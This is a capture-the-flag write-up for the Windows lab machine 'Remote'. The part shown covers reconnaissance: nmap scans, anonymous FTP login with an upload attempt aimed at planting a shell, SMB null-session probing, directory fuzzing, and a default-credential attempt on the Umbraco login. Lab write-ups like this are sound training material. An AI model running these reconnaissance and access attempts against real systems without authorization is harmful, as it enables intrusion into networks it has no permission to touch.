Remote_writeup

About Remote


Remote is an easy difficulty Windows machine that features an Umbraco CMS installation. Credentials are found in a world-readable NFS share. Using these, an authenticated Umbraco CMS exploit is leveraged to gain a foothold. A vulnerable TeamViewer version is identified, from which we can gain a password. This password has been reused with the local administrator account. Using `psexec` with these credentials returns a SYSTEM shell.

Enumeration / Information gathering - as an outsider on 10.10.10.180


Nmap scans

- Default nmap scans

```
sudo nmap -sC -sV 10.10.10.180 -oN remote_default_nmap
```



```
└──╼ [★]$ sudo nmap -sC -sV 10.10.10.180 -oN remote_default_nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-28 14:24 AEST
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service S
Service scan Timing: About 85.71% done; ETC: 14:25 (0:00:05 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Sc
NSE Timing: About 98.36% done; ETC: 14:25 (0:00:00 remaining)
Nmap scan report for 10.10.10.180
Host is up (0.029s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
```




```
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  nlockmgr      1-4 (RPC #100021)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 59m59s
| smb2-time:
|   date: 2024-05-28T05:25:42
|_  start_date: N/A
```

-> We see that this is a windows machine that allows anonymous ftp login, runs a webserver on port 80 along with smb, nfs opened along.

- Full nmap scan

```
sudo nmap -p- 10.10.10.180 -oN remote_full_nmap
```




```
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49678/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown
```

-> We see alot of host opened, most notably winrm is the extra finding.

Enumerating ftp

- Logging in as anonymous


```
ftp 10.10.10.180

ls -la
```



```
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:eric): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
229 Entering Extended Passive Mode (|||49686|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

-> Found not much, now see if we can put files (for potentially uploading a shell on the web-server).

```
put remote_default_nmap
```




```
ftp> put remote_default_nmap
local: remote_default_nmap remote: remote_default_nmap
421 Service not available, remote server has closed connection.
226 Transfer complete.
```

-> Seems like we can't do much on ftp, leaving it until later.


Enumerating SMB

- Enumerate shares via smbclient (null-session)


```
smbclient -N -L 10.10.10.180

smbclient -U '' -L 10.10.10.180

smbclient -U 'guest' -L 10.10.10.180
```



```
└──╼ [★]$ smbclient -N -L 10.10.10.180
session setup failed: NT_STATUS_ACCESS_DENIED
```



```
└──╼ [★]$ smbclient -U '' -L 10.10.10.180
Password for [WORKGROUP\]:
session setup failed: NT_STATUS_LOGON_FAILURE
```




```
└──╼ [★]$ smbclient -U 'guest' -L 10.10.10.180
Password for [WORKGROUP\guest]:
session setup failed: NT_STATUS_ACCOUNT_DISABLED
```

-> Seems like can't access smb shares, let's verified it with cme and smbmap

- Enumerate via cme


```
crackmapexec smb 10.10.10.180 --shares -u '' -p ''
or
netexec smb 10.10.10.180 --shares -u '' -p ''
```



```
└──╼ [★]$ netexec smb 10.10.10.180 --shares -u '' -p ''
SMB         10.10.10.180    445    REMOTE           [*] Windows 10 / Server 2019 Build 17763 x64 (name:REMOTE) (domain:
remote) (signing:False) (SMBv1:False)
SMB         10.10.10.180    445    REMOTE           [-] remote\: STATUS_ACCESS_DENIED
SMB         10.10.10.180    445    REMOTE           [-] Error getting user: list index out of range
SMB         10.10.10.180    445    REMOTE           [-] Error enumerating shares: Error occurs while reading from remot
e(104)
```

- Enumerate via smbmap

```
smbmap -H 10.10.10.180
```




```
└──╼ [★]$ smbmap -H 10.10.10.180
[!] Authentication error on 10.10.10.180
```

-> This confirms that we can't do much with smbshares at the current stage.
-> We will look at the web-server next

Web enumeration

- Browsing to the website and looking at its functionality



Curabitur arcu erat, accumsan id imperdiet et, porttitor at sem. Curabitur arcu erat, accumsan id imperdiet et, porttitor at sem. Vivamus suscipit tortor eget felis porttitor volutpat

Umbraco HQ - Unicorn Square - Haubergsvej 1 - 5000 Odense C - Denmark - +45 70 26 11 62

  -> Seems like a website running the Umbraco CMS.


  -> Looking at the other pages didn't reveal something particular interesting.

- Running ffuf in the background
  - Running a wordlist that doesn't care about casing of the word (since its a windows webserver)

```
ffuf -ic -w /opt/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt:FUZZ -u http://10.10.10.180/FUZZ -e .php -o remote_page_fuzz
```

-> While gobusters run in the background, we can look at the login page of Umbraco

- Looking for login page of cms




https://our.umbraco.com › forum › getting-started › installing-umbraco › 18792-Where-is-my-logi...

where is my login page - Installing umbraco - our.umbraco.com

BUT!!! When I had a look to some documentations of **umbraco**, it says "Open the **Umbraco**" or somewhere it says "**Login** to **Umbraco** with [yoursite/**umbraco**]". Also, in some screenshot images in some tutorils, **Umbraco** is opened in a web browser, not in webmatrix. QUESTION IS: How can I acces...

  -> Clicking on the link gives



Where is my login page?

Hi,

I've just installed Umbrace with Microsoft WPI.

It has been installed successfully. During my installation I've created a user account, I mean admin (I think I've created an admin account in one of the steps of installation).

During my installation, WPI has also installed WebMatrix, and in the end of installation my machine asked me to run Umbraco with WebMatrix. So I did!

BUT!!! When I had a look to some documentations of umbraco, it says "Open the Umbraco" or somewhere it says "Login to Umbraco with [yoursite/umbraco]".

Also, in some screenshot images in some tutorils, Umbraco is opened in a web browser, not in webmatrix.


QUESTION IS: How can I access my admin page in a web browser? I'm a developed, not content manager.

AND what is website/umbraco (login page)????


If I'm not clear enough, please let me know, I'll tell you the case.

-> Seems to be website/umbraco

- Going to the page gives


http://10.10.10.180/umbraco#/login/false?returnPath=%252Fumbraco
Happy tubular Tuesday
Username
Your username is usually your email
Password
Enter your password
Show password
Login
Forgotten password?

-> Trying to login with default creds of admin:admin failed.



Happy tubular Tuesday

Login failed for user admin

